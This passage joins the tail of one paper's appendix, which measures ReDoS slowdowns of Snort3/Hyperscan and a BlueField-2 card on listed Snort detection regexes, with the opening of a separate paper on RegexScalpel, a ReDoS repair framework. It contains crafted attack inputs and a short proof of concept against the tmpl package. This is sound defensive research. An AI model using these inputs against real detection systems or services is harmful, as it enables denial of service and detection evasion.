Each new copy of `Oid=` adds a new value to the counting-set and since all characters of the string '`Oid=`' belong to the character class `[^\0D\x0A]`, which is being counted, all existing values in the counting-set are also incremented. The variety of full or unfinished copies of the prefix `Oid=` forces creation of many large DFA states with different counter values. The length of the shortest string matched by the regex is 1,004 characters, however, we aim at generating the longest non-matching lines, and so the length of the generated lines is 1,003 characters. The generated text is demanding for most automata-based matchers (matching time for 50 MB input: `grep`: 0.83 s, `Hyperscan`: 0.06 s, `RE2`: 228.28 s, `SRM`: 46.54 s, `CA`: 2.77 s, `Rust`: 96.7 s).

Example 2. For the regex `<[^>\x20]{500}` (originating from SNORT) `GadgetCA` generates a text containing substrings of the length 500 (the length of a minimal match is 501) with many different placements of '<':

$(\texttt{<})^{500}$
$(\texttt{<})^{99}Q(\texttt{<})^{400}$
...

where Q is an arbitrary character other than '<'. This text also forces matchers to generate many DFA states with different counter values, yielding the following matching times (on 50 MB texts): `grep`: 0.11 s, `Hyperscan`: 0.1 s, `RE2`: TO, `SRM`: TO, `GadgetCA`: 2.8 s, `Rust`: 112.34 s.

B Attacks on Real-world Security Solutions

In Tables 4 and 5, we provide examples of regexes for which we managed to obtain a significant slowdown of SNORT (with `Hyperscan` as the regex matching engine) and the NVIDIA BlueField-2 DPU respectively.

Table 4: Slowdown of regex matching in Snort3 with Hyperscan on x86_64.

SID	Slowdown (MTU=9000B)	Slowdown (MTU=1500B)	Regex
46310	213.95	78.89	[?&]u=[^&\s]{35}
31068	172.32	50.49	<hostname>.{0,250}[\x60\x3b\x7c\x24\x28\x26]
2644	165.81	65.57	\(\s*TIMESTAMP\s*(\s*(\x27[^\x27]+'|\x22[^\x22]+\x22)\s*,)\s*((\x27[^\x27]{1000,})|(\x22[^\x22]{1000,}))
13364	163.52	71.15	src\s*\x3D(3D)?\s*['"][^'"]{244}
19925	160.95	58.7	value\s*=\s*[\x27\x22][^\x27\x22]{257}
2102614	157.95	52.68	TIME_ZONE\s*=\s*((\x27[^\x27]{1000,})|(\x22[^\x22]{1000,}))
17659	157.41	79.18	\s*\x28(\x27[^\x27]{64}|\x27[^\x27]*\x27\s*,\s*\x27[^\x27]{64})
2611	157.39	49.67	USING\s*((\x27[^\x27]{1000})|(\x22[^\x22]{1000}))
46309	152.34	65.7	[?&]p=[^&\s]{260}
39982	145.5	55.61	[?&]sn=[^&]{129}
2651	140.95	51.26	NUMTO(DS|YM)INTERVAL\s*\(\s*\d+\s*,\s*((\x27[^\x27]{1000,})|(\x22[^\x22]{1000,}))
2102699	138.15	49.25	TO_CHAR\s*\(\s*SYSTIMESTAMP\s*,\s*(\x27[^\x27]{256}|\x22[^\x22]{256})
19121	136.82	63.89	SET\s*EXPLAIN\s*FILE\s*TO\s*[\x22\x27][^\x22\x27]{927}
2640	135.24	56.41	\(\s*(\x27[^\x27]*'|\x22[^\x22]+\x22)\s*,\s*(true|false)\s*,\s*((\x27[^\x27]{1000,})|(\x22[^\x22]{1000,}))
15114	135.06	51.46	embed src=\s*(\x27[^\x27]{1000}|\x22[^\x22]{1000}|[^\s\x22\x27]{1000})
29679	133.17	77.16	document\.execCommand \(\s*[\x22\x27]InsertUnorderedList[\x22\x27]\s*\)\s*\x3B.{0,250}\s*\w+\.swapNode \(\s*[A-Za-z\(\)\"\'\.\=\]{1,75}\s*\)\s*document\.execCommand\(\s*[\x22\x27]Undo[\x22\x27]\s*\)\s*\x3B
39707	131.81	48.37	folder\s*name\s*=\s*[\x22][^\x22]{200}
39709	125.72	49.06	folder\s*name\s*=\s*[\x27][^\x27]{200}
27805	123.9	45.19	\/3001[0-9A-F]{262,304}
20889	122.09	47.98	<\s*valitem[^>]*\s(valuelname)\s*=\s*([\x22\x27])[^\x22\x27]{104}
16516	121.4	44.42	sys\x2eolapimpl\x5ft\x2eodcitablestart\x28[^\x2c]+\x2c[^\x2c]+\x2c\s*\x27?[^\x2c\x27]{303}
29184	120.92	54.3	encoding\x3D[\x22\x27][^\x22\x27]{1024}
14991	120.65	61.81	select\s+xmlquery\s*\x28\s*(\x27|\x22)[^\x27\x22]{512}
43005	120.52	35.49	[?&]psk=[^&]{256}
29185	118.76	50.13	version\x3D[\x22\x27][^\x22\x27]{1024}
33310	117.95	54.87	\x3C\x21ENTITY\s+.*\s+\x22\x26[^\x22]{700}
27808	110.1	29.94	\x2f\?[a-f0-9]{60,66}
42078	108.17	43.24	[?&](cmd|pwd|usr)=[^&]{64}
2488	106.01	43.94	name=\s*[^\r\n\x3b\s\x2c]{300}

Table 5: Slowdown of regex matching at an NVIDIA BlueField-2 card.

SID	Thourghput on Random Text [Gbs]	Thourghput on Redos Text [Gbs]	Slowdown	Regex
2046	41.24	0.02	2,193.76	/\sPARTIAL.*BODY\.PEEK\[[^\]]\1024\/
19213	41.19	0.02	1,681.04	/Subject\x3a\x20[^\n]*\x3fQ\x3f[^\n]{512}/
17367	40.30	0.03	1,174.83	/\d{3}\s+[^\n]{1019}/
6507	41.09	0.04	957.74	/\x2fnds[^\r\n]{1000}/
1021	41.21	0.04	956.06	/\s{230,}\.htr/
20241	40.66	0.04	947.72	/Oid\x3D[^\x0D\x0A]{1000}/
15489	40.58	0.04	920.28	/\x3cimg[^\x3e]*src\x3d(\x22|\x27)?[^\x22\x27\s]{300}/
3547	40.79	0.05	829.08	/php.*\x3f[^\n]{256}/
25586	41.03	0.06	732.67	/host=[^&]{1024}/
8060	41.31	0.06	728.49	/GET\s\x2f[^\r\n]{900}/
31354	41.14	0.06	656.15	/\x28\x3f\x3d[^)]{300}/
3149	41.22	0.06	655.34	/object\s[^>]*type\s*=\s*[\x22\x27][^\x22\x27]*\x2f{32}/
17568	41.11	0.06	641.29	/\w{3}\x25\x30\x30[^\r\n]{2000}/
4127	41.15	0.08	545.82	/\x2fnds\x2f[^&\r\n\x3b]{500}/
38287	40.97	0.08	543.40	/akey=[^&]{500}/
18484	41.14	0.08	536.42	/https?\x3a\x2f\x2f[^\n\r]{1000}/
43545	41.22	0.08	485.54	/-group[^\r\n\s]{1280}/
33310	40.96	0.09	469.76	/\x3C\x21ENTITY\s+.*\s+\x22\x26[^\x22]{700}/
2701	41.20	0.09	434.18	/sid=[^&\x3b\r\n]{255}/
2107	41.21	0.10	427.53	/\sCREATE\s[^\n]{1024}/
18579	41.18	0.10	426.76	/(Context|Action)\x3D[^\x26\x3b]{1024}/
20889	40.87	0.10	419.58	/<\s*valitem[^>]*\s(valuelname)\s*=\s*([\x22\x27])[^\x22\x27]{104}/
2826	41.28	0.10	416.17	/(\(\s*(\x27[^\x27]*\x27|\x22[^\x22]+\x22)\s*,\s*(\x27[^\x27]{1075,}|\x22[^\x22]{1075,})|(\s*((\x27[^\x27]*\x27|\x22[^\x22]+\x22)\s*,\s*){2}(\x27[^\x27]{1075,}|\x22[^\x22]{1075,}))/(\(\s*(\x27[^\x27]*\x27|\x22[^\x22]+\x22)\s*,\s*(\x27[^\x27]{1075,}|\x22[^\x22]{1075,})
2826	40.73	0.10	410.57	/(\(\s*(\x27[^\x27]{1075,}|\x22[^\x22]{1075,})|(\s*((\x27[^\x27]*\x27|\x22[^\x22]+\x22)\s*,\s*){2}(\x27[^\x27]{1075,}|\x22[^\x22]{1075,}))/
21671	41.16	0.10	403.94	/zip\x3a\x2f\x2f[^\x0A\x20\x09\x0B\x0C\x85\x3E\x3C]{400}/
20240	41.20	0.11	375.87	/Template\x3D[^\x0D\x0A]{1000}/
27940	41.08	0.11	374.44	/password=[^\x26]{1024}/
2103070	41.00	0.11	361.25	/\sFETCH\s[^\n]{500}/
36195	41.21	0.12	338.07	/actserver=[^&]{982}/
36196	40.86	0.12	335.47	/actserver=[^&]{987}/

RegexScalpel: Regular Expression Denial of Service (ReDoS) Defense by Localize-and-Fix

Yeting Li[†§¶] Yecheng Sun[¶§] Zhiwu Xu[♮] Jialun Cao[‡] Yuekang Li[♯]
Rongchen Li[¶§] Haiming Chen[¶†✉] Shing-Chi Cheung[‡] Yang Liu[♯] Yang Xiao[†§]
[†]*CAS-KLONAT, Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China*
[§]*University of Chinese Academy of Sciences, Beijing, China*
[¶]*SKLCS, Institute of Software, Chinese Academy of Sciences, Beijing, China*
[♮]*College of Computer Science and Software Engineering, Shenzhen University, Shenzhen, China*
[‡]*The Hong Kong University of Science and Technology, Hong Kong, China*
[♯]*School of Computer Science and Engineering, Nanyang Technological University, Singapore*

Abstract

The Regular expression Denial of Service (ReDoS) is a class of denial of service attacks that exploit vulnerable regular expressions (regexes) whose execution time can be super-linearly related to input sizes. A common approach of defending ReDoS attacks is to repair the vulnerable regexes. Techniques have been recently proposed to synthesize repaired regexes using program-by-example (PBE) techniques. However, these existing techniques may generate regexes, which are not semantically equivalent or similar to the original ones, or are still vulnerable to ReDoS attacks.

To address the challenges, we propose RegexScalpel, an automatic regex repair framework that adopts a *localize-and-fix* strategy. RegexScalpel first localizes the vulnerabilities by leveraging fine-grained vulnerability patterns proposed by us to analyze their vulnerable patterns, the source (i.e., the pathological sub-regexes), and the root causes (e.g., the overlapping sub-regexes). Then, RegexScalpel targets to fix the pathological sub-regexes according to our predefined repair patterns and the localized vulnerability information. Furthermore, our repair patterns ensure that the repair regexes are semantically either equivalent to or similar to the original ones. Our iterative repair method also keeps out vulnerabilities of the repaired regexes. With an experiment on a total number of 448 vulnerable regexes, we demonstrate that RegexScalpel can outperform all existing automatic regexes fixing techniques by fixing 348 more regexes than the best existing work. Also, we adopted RegexScalpel to detect ten popular projects including Python and NLTK, and revealed 16 vulnerable regexes. We then applied RegexScalpel to successfully repair all of them, and these repairs were merged into the later release by the maintainers, resulting in 8 confirmed CVEs.

1 Introduction

Regular expressions (*regexes*) are widely used in many computer science fields such as programming languages, string processing, database query, etc [1,6,11,12,18,33]. Attacks targeting regexes at online services are common [11,18,24,34]. These attacks are often launched by submitting a malicious input string to an online server and triggering the corresponding regex that requires a matching time of super-linear (i.e., polynomial or exponential) worst-case with respect to the input length, leading to retarding responses from the server. For example, millions of users were affected when Cloudflare [3] went down for 27 minutes in 2019. Such attacks are known as Regular expression Denial of Service (ReDoS) attacks. According to recent statistics [11,18], more than 10% of regexes used in software projects are vulnerable to ReDoS attacks.

There are three necessary conditions for successful ReDoS attacks: (i) a *slow regex engine*, (ii) an *attacker-controlled input string* and (iii) a *vulnerable regex* [11]. Practitioners have deployed different defense strategies to break one or more necessary conditions. To break the first condition, one strategy is to substitute a faster regex engine for a slower one (*i.e.*, *regex engine substitution*). This helps to improve the worst-case complexity of regexes by using alternative matching algorithms. However, such improvement is derived at the cost of omitting extended features (e.g., backreferences and lookarounds) [16] or space [13]. Besides, engine substitution can bring semantic differences [12] or incompatibilities [13]. A strategy to break the second condition is to limit the length of the input string (*i.e.*, *input length restriction*). But this strategy faces a dilemma known as "Goldilocks problem" [14], i.e., either the limited length is too short to accept all valid inputs, or the length is too long to reject malicious inputs. Furthermore, according to our experiment (see Sec. 5), the above defense methods ignore an important and universal vulnerable pattern, known as $\mathcal{SLQ}$ (See Sec. 4.1.4 or prior work [19]), which appears in 75.89% (340 / 448) of the benchmarks. As a result, these defense methods can only fix 13.82% (47 / 340) of the benchmarks, leaving 86.18% of them vulnerable to ReDoS attacks.

On searching for better defense strategies, practitioners find that repairing vulnerable regexes (*i.e.*, *regex repair*) can greatly mitigate their vulnerabilities by breaking the third

condition. Our statistics in Table 13 show that regex repair is the most common defense strategy adopted by developers or maintainers, accounting for as high as 92.19%. However, regex repair is challenging. It is non-trivial to propose a semantic-equivalent or semantic-similar regex to substitute the vulnerable one, even for human experts. In addition, the proposed regexes can vary significantly across experts and newbies. In other words, manual regex repair is neither practical nor scalable. Moreover, there could be multiple vulnerabilities in a vulnerable regex. According to our investigation, 44.20% (198 / 448) vulnerable regexes have more than one vulnerability. Similar statistics were also observed by a recent work [19] published in 2021. The existence of multiple vulnerabilities in a vulnerable regex exacerbates the difficulty of automatic regex repair.

Current state-of-the-art techniques [7, 22] adopt programming-by-example (PBE) approaches to automatically repair ReDoS-vulnerable regexes. A vulnerable regex is repaired by synthesizing another regex that accepts the given positive examples (i.e., valid input strings) and rejects the given negative examples (e.g., ReDoS attacks). However, there are two drawbacks of the PBE approaches. **First, a synthesized regex may not be *semantically equivalent or similar* to its original regex with respect to all valid input strings.** The effectiveness of synthesis is limited by the insufficiency of high-quality examples [20, 25]. Insufficient or biased examples may result in the over-fitting or under-fitting of the synthesized regexes, leading to incorrect repairs. **Second, the repaired regex may be still vulnerable to ReDoS attacks.** These techniques ignore the $\mathcal{SLQ}$ vulnerable pattern, which leads to the incapability of repairing such vulnerable regexes. For example, Chida and Terauchi [7] return a repaired regex `<span ([^".1-8B-Y\[\\\]^b-dfh-y]*)font-style:italic ([^>]*)>` for the vulnerable regex `<span [^>]*font-style:italic[^>]*>`. The sub-regex `([^".1-8B-Y\[\\\]^b-dfh-y]*)` in the repaired regex is semantically very different from the pathological sub-regex `[^>]*` in the original one. As a result, the string `'<span class="replace-with italic">'` is matched by the original regex but not by the repaired one. In addition, the repaired regex contains an $\mathcal{SLQ}$ pattern, which can be attacked by some malicious attack strings, such as `'<spannfont-style:italic'.repeat(10000)`.

To overcome these challenges, we propose RegexScalpel, a regex ReDoS vulnerability analysis and repair framework based on localize-and-fix. RegexScalpel first leverages the fine-grained vulnerability patterns proposed in this paper, which enables analyzing the information necessary for the repair, to localize the vulnerabilities, including their vulnerable patterns, the source (i.e., the pathological sub-regexes), and the root causes (e.g., the overlapping sub-regexes). Then, RegexScalpel aims at fixing the pathological sub-regexes according to the predefined repair patterns as well as the localized vulnerability information. By removing the overlapping paths or reducing the maximum times of backtracking using micro-manipulations (e.g., adding a lookaround, deleting a quantifier or sub-regex, modifying a quantifier or sub-regex), the localized pathological sub-regexes are fixed and the ReDoS attack is thus defended. Furthermore, our repair patterns ensure that the repair regexes are semantically either equivalent to or similar as the original ones, and support comprehensive types of vulnerable causes including $\mathcal{SLQ}$. Our iterative repair method also keeps out vulnerabilities of the repaired regexes.

Our experiment shows the remarkable effectiveness of RegexScalpel. Among the 448 vulnerable regexes collected from practice, RegexScalpel can repair 443 (98.88%) of them. In contrast, the top performer of existing methods can only synthesize ReDoS-safe regexes for 95 (21.20%) of them. The experiment also reveals the limitation of manual repair – the maintainers may ignore repairing some vulnerabilities if there are many in one vulnerable regex. As a comparison, RegexScalpel repaired all vulnerabilities without manual effort and domain knowledge. Finally, we also applied RegexScalpel to real-world popular projects (including Python, NLTK, etc.) that are under repair. RegexScalpel successfully repaired 16 vulnerabilities, and the repaired regexes were confirmed by the developers and merged into subsequent releases.

In summary, this paper makes four major contributions:

- **Novelty.** We develop RegexScalpel, which is a ReDoS vulnerability analysis and repair framework. To the best of our knowledge, RegexScalpel is the first approach to localize and fix the vulnerable regexes considering comprehensive and fine-grained types of vulnerable causes.
- **Semantics Preservation.** We design a repair algorithm to preserve the semantics of the original regex. In particular, the language of the repaired regex is a subset of the language of the original one.
- **Effectiveness.** The evaluation exhibits the remarkable effectiveness of RegexScalpel. It achieves 98.88% successful repair ratio, compared with 21.20% achieved by the best existing work.
- **Usefulness.** We also employed RegexScalpel to help repair 16 vulnerable regexes across ten projects including Python and NLTK. The repaired results were merged into their later release.

2 Background

Before presenting RegexScalpel, we introduce the background of Regexes and ReDoS. Let Σ be a finite alphabet. The set of all words over Σ is denoted by Σ^*. The empty word and the empty set are denoted by ε and $\emptyset$, respectively. Let $\mathbb{N} = \{0, 1, 2, \ldots\}$.

2.1 Regular Expressions (Regexes)

A regex r over Σ is a well-formed parenthesized formula using capturing group, non-capturing group, named capturing group, backreference, greedy quantifier, lazy quantifier, lookarounds, and anchors, etc. Here, the regexes $r?$, $r*$, $r+$ and $r\{i\}$ where $i \in \mathbb{N}$ are abbreviations of $r\{0,1\}$, $r\{0,\infty\}$, $r\{1,\infty\}$ and $r\{i,i\}$, respectively. Besides, the regex $r\{m,\infty\}$ is often simplified as $r\{m,\}$.

Next, we explain the semantics of the regex constructs informally with the aid of JavaScript examples. A *capturing group* `(r)` allows getting a part of the match as a separate item. For example, `"aab!".match(/a+(b+)/)` returns `["aab", "b"]`, where `"aab"` is the match of the whole regex and `"b"` is the match of the capturing group `(b+)`[1]. If we do not want a group to capture its match, we can optimize this group into a *non-capturing group* `(?:r)`. For example, the matching result of `/a+(?:b+)/` is the same to `/a+b+/`. Moreover, we can access the result array by index. For example, `"aab!".match(/a+(b+)/)[1]` returns `"b"`. Some regex engines (*e.g.*, ES2018) also support a more convenient alternative to access capturing groups by names (i.e., *named capturing groups*). The named capturing groups are available in the property `groups` (e.g., `groups.day`, as seen in the following example).

```
let regex = /(?<month>[0-9]{2})-(?<day>[0-9]{2})/;
let str = "10-16";
let groups = str.match(regex).groups;
console.log(groups.day); // 16
```

A *greedy quantifier* is repeated as many times as possible while a *lazy quantifier* is repeated as few times as possible. For example, `"123.456".match(/\d+\.\d+?/)` will return the array `["123.4"]`.

A *backreference* $\backslash i$ means "to match the same text as in the i-th capturing group". Similarly, to reference a named capturing group `(?<name>r)`, we can use backreference `\k<name>`. An example is shown in the following listing.

```
let str = "'foo'";
let r1 = /(['"])(.*?)\1/;
console.log(str.match(r1)); // ["'foo'", "'", "foo"]
let r2 = /(?<quote>['"])(.*?)\k<quote>/;
console.log(str.match(r2)); // ["'foo'", "'", "foo"]
```

Lookarounds are zero-length assertions, and search for strings that satisfy certain contexts. Specifically, it includes *lookahead* and *lookbehind*, specifying the context after and before the searching strings, respectively. A *positive lookahead* r_1`(?=`r_2`)` looks for a string that matches r_1 only when the string is followed by a string that matches r_2. Similarly, a *negative lookahead* r_1`(?!`r_2`)` searches for a string matching r_1 only when the string is not followed by a string that matches r_2. On the other hand, a *positive lookbehind* `(?<=`r_2`)`r_1 looks for a string which matches r_1 only when there is a string which matches r_2 before it. Similarly, a *negative lookbehind* `(?<!`r_2`)`r_1 looks for a string which matches r_1 only when the string before it does not match r_2. An example is shown in the following listing.

```
let str = "123foo456foz";
console.log(str.match(/[0-9]{3}(?=foo)/));  // ["123"]
console.log(str.match(/[0-9]{3}(?!foo)/));  // ["456"]
console.log(str.match(/(?<=foo)[0-9]{3}/)); // ["456"]
console.log(str.match(/(?<!foo)[0-9]{3}/)); // ["123"]
```

Anchors specify the non-character context. Specifically, a *start-of-line anchor* `^` denotes the start of a line, while an *end-of-line anchor* `$` denotes the end. A *word boundary anchor* `\b` matches the position where one side is a word and the other side is not a word. A *non-word boundary anchor* `\B`, the negation of `\b`, matches at any position between two word characters as well as at any position between two non-word characters. An example is given in the following listing.

```
let str = "123 4567";
console.log(str.match(/^[0-9]{3}/));  // ["123"]
console.log(str.match(/[0-9]{3}$/));  // ["567"]
console.log(str.match(/[0-9]{3}\b/)); // ["123"]
console.log(str.match(/[0-9]{3}\B/)); // ["456"]
```

Alphabet of a Regex. The *alphabet* Σ_r of a regex r is the set of all symbols that appear in r. For example, for the regex $r_1 =$ `(?=a)[ab]{1,3}`, the alphabet Σ_{r_1} is `{a,b}`.

Language of a Regex. The *language* $\mathcal{L}(r)$ of a regex r is the set of all words accepted by r. For the above regex r_1, the language $\mathcal{L}(r_1)$ is `{a,aa,ab,aaa,aab,aba,abb}`. Note that regexes with backreferences are not context-free [4]. We take inspiration from Li et al. [19] and use an *over-approximate* solution – calculate the language of i-th capturing group instead of calculating the language of backreference $\backslash i$.

2.2 Regex Denial of Service (ReDoS)

The ReDoS is a type of algorithmic complexity attack. In a ReDoS attack, an attacker exploits a combination of a problematically ambiguous regex and a malicious input string to trigger the worst-case complexity of the regex engine, and thereby prevents legitimate users from accessing online services. An example is given below. Let us consider an ambiguous regex $r_2 =$ `/(a|a)+b/`. An attacker can craft the malicious input string $s = \underbrace{a \ldots a}_{k \text{ times}}$, which is not matched by the regex r_2, to make a backtracking-based regex engine explore all 2^k failing paths.

[1] In JavaScript, without the global search flag "g", the method *match*() returns the first match as an array, wherein the first element is the match of the whole regex (*i.e.*, the implicit capturing group 0) and the remaining are the matches of the capturing groups (if any exist) in order.

In this paper, we exploit the regex repair strategy to fix ReDoS vulnerabilities.

Regex Repair. Given a ReDoS-vulnerable regex r and a set of test cases $\mathcal{S}$, we aim to repair the regex r to form a new regex r' such that (i) r' passes all the given test cases $\mathcal{S}$; and (ii) r' is invulnerable to ReDoS attacks.

Semantics preservation. Semantics preservation after repair in this paper means that the language of the repaired regex is a subset of the language of the original one.

First Set. To fix ReDoS vulnerabilities, we introduce the $first(r)$ set of a regex r:

$$\text{first}(r) = \{a | au \in \mathcal{L}(r), a \in \Sigma, u \in \Sigma^*\}$$

Intuitively, first(r) represents the set of all symbols that may appear in the first position of the strings accepted by the regex r. Taking the above regex r_1 = `(?=a)[ab]{1,3}` as an example, first$(r_1) = \{$`a`$\}$.

3 Overview

In this section, we illustrate how our ReDoS-vulnerable regex repair framework RegexScalpel works using a motivating example.

The workflow consists of three key components, as shown in Figure 1. The first component *Analyzer* (§4.1) takes a given ReDoS-vulnerable regex as input, diagnoses the vulnerability source, then returns the vulnerability information including pattern (*i.e.*, the vulnerability type), source (*i.e.*, the pathological sub-regex), and cause (*e.g.*, the overlapping sub-regexes). The second component *Repairer* (§4.2) takes the vulnerability information as input and then repairs the ReDoS-vulnerable regex. The last component *Verifier* (§4.3) determines whether the repaired regexes are ReDoS-invulnerable and whether it can pass all the given test cases.

Example 1. Take the ReDoS-vulnerable regex `{([\s\S]+?)}` as an example. The regex aims to match the simple string formatting using `{}`, as mentioned in the NPM package nodejs-tmpl[2] (6,858,130 weekly downloads).

The first step of our approach is to leverage a vulnerability analyzer to diagnose the vulnerability source of the above ReDoS-vulnerable regex `{([\s\S]+?)}`. As shown in the phase ❶ of Figure 2, the analyzer identifies that the pathological sub-regex r=`{[\s\S]+`[3] is a (possible) vulnerability, due to its two components r_1=`{` and r_2=`[\s\S]+` overlap (i.e., $\mathcal{L}(r_1) \cap \mathcal{L}(r_2) = \{$"`{`"$\} \neq \emptyset$), and returns a triple ($\mathcal{SLQ}_3$, r, $[r1, r2]$), where $\mathcal{SLQ}_3$ is a vulnerability pattern introduced in §4.1.4. In order to facilitate fixing the vulnerability, we also use r_p and r_q to represent the sub-regex of r_1 and r_2 without the outermost quantifier, that is, `{` and `[\s\S]`, respectively.

[2] https://github.com/daaku/nodejs-tmpl

[3] The capturing group and the lazy quantifier are ignored.




Figure 1: An Overview of RegexScalpel for ReDoS Repair.

A Proof of Concept (PoC) example of this vulnerability is shown in the following listing.

```
var tmpl = require("tmpl")
tmpl("{".repeat(50000)+"answer", { answer: "zxc" });
```

The second step of our approach is to repair the ReDoS-vulnerable regex, according to the vulnerability information obtained from the first step. The repaired regexes are also called patches. The key idea for repairing is to avoid catastrophic backtracking during matching. Considering the above vulnerability, we propose four possible repair patterns (see §4.2.4 for more detail) to fix it, as given in the phase ❷ of Figure 2. Specifically, we can add a start-of-line anchor ^before { (*i.e.*, the first repair pattern t_1 in Figure 2), yielding a patch γ_1 = `^{([\s\S]+?)}`. The start-of-line anchor ^ specifies that the following pattern r (i.e., `{([\s\S]+?)}`) must begin at the first position of the string, which can effectively avoid catastrophic backtracking (i.e., ReDoS). Similarly, we can also generate a patch γ_2 = `{([\s\S]{1,500}?)}` which substitutes the plus quantifier with a small quantifier $n_\mu = 500$ (*i.e.*, the second pattern t_2 in Figure 2). Obviously, the small quantifier $n_\mu = 500$ can cut the number of backtracking.

Eliminating the overlaps is a natural solution to avoid catastrophic backtracking. Therefore, we propose the third repair pattern t_3 with a negative lookahead `(?!)` in Figure 2 to make r_q should not be matched on the strings matched




Figure 2: An Example for Repairing the ReDoS-vulnerable Regex `{([\s\S]+?)}`.

by r_p, where $\Phi(r_p)$ returns a regex obtained by transforming all the (named) capturing groups in the regex r_p into the non-capturing ones. By applying the pattern t_3, we can generate a patch $\gamma_3 =$ `{((?:(?!{)[\s\S])+?)}`[4]. The sub-regex $(?!\Phi(r_p))r_q$ (i.e., `(?!{)[\s\S]`) ensures that r_q (i.e., `[\s\S]`) will not match on `{` that can be matched by r_p (i.e., `{`), that is, the two sub-regexes r_p and $(?!\Phi(r_p))r_q$ will not overlap. So the patch γ_3 can throw away the ReDoS vulnerability. Moreover, we can further focus on the first position of the strings matched by r_p. And if r_q is a character class, we can eliminate this overlap by utilizing a negative set, that is, the fourth pattern t_4 in Figure 2, yielding a patch $\gamma_4 =$ `{([^{]+?)}` with a character class not overlapping with r_p, where $\Theta(\mathcal{D})$ transforms the set $\mathcal{D}$ into an (equivalent) character class, and $\mathrm{scs}(r_q) = true$ denotes regex r_q is a character class and $\mathrm{scs}(r_q) = false$ otherwise. Indeed, patches γ_3 and γ_4 are equivalent.

The final step of our approach is to determine whether these patches are successful. As demonstrated in the phase ❸ of Figure 2, the patches γ_2, γ_3 and γ_4 are invulnerable to ReDoS attacks and pass the given test cases, so they are successful. While for the patch γ_1, it is easy to verify that γ_1 is invulnerable to ReDoS attacks, but γ_1 fails at the maintainer-provided test case below, because it does not match the non-leading strings formatting using `{}`.

```
exports['basic name substitution'] = function() {
  assert.equal(
    tmpl('the answer is {answer}', { answer: 42 }),
    'the answer is 42')
}
```

We randomly selected the patch γ_4 to report to the maintainers, and the maintainers confirmed it and released nodejs-tmpl 1.0.5 with the fix.

[4]Here, we add a non-capturing group `(?:)` to ensure that the capturing groups of the patch γ_3 and the initial regex are consistent.

4 The Algorithms

4.1 Vulnerability Analysis

Inspirited by Li et al. [19] and Liu et al. [24], we diagnose the vulnerability source via localizing the pathological sub-regex, according to the vulnerable patterns.

4.1.1 Nested Quantifiers ($\mathcal{NQ}$)

The first vulnerable pattern is a regex with nested quantifiers, which is called Nested Quantifiers ($\mathcal{NQ}$) pattern [11, 19]. A $\mathcal{NQ}$ pattern has worst-case exponential behavior when a pump string can be consumed by either an inner quantifier or an outer one. In order to facilitate fixing the pathological regex, we subdivide $\mathcal{NQ}$ pattern into three sub-patterns (i.e., $\mathcal{NQ}_1$, $\mathcal{NQ}_2$, and $\mathcal{NQ}_3$), as given in Table 1.

In sub-pattern $\mathcal{NQ}_1$, the entire inner sub-regex is quantified as well. An example of sub-pattern $\mathcal{NQ}_1$ is the key portion `(\d+)*` in the real-world regex δ_1 (Table 1) from CVE-2015-9239. In sub-pattern $\mathcal{NQ}_2$, the inner sub-regex is a form of $r_0r_1r_2$, where r_0 and r_2 are nullable, and r_1 is a quantified regex. An example of sub-pattern $\mathcal{NQ}_2$ is the key portion `([^\s\/?\.#]+\.?)+` in the real-world regex δ_2 (Table 1) from CVE-2021-26272. The sub-pattern $\mathcal{NQ}_3$ is similar to $\mathcal{NQ}_2$, but differs in that r_1 is a disjunction containing a quantified sub-regex as a disjunct. An example of sub-pattern $\mathcal{NQ}_3$ is the key portion `(\[[^\[\]]*\]|\s+)+` in the real-world regex δ_3 (Table 1) from the NPM package moment[5].

[5] https://github.com/moment/moment

Table 1: The Sub-pattern, Vulnerability Description, Example Regex, and Results from AnaNQ of the Pattern $\mathcal{NQ}$.

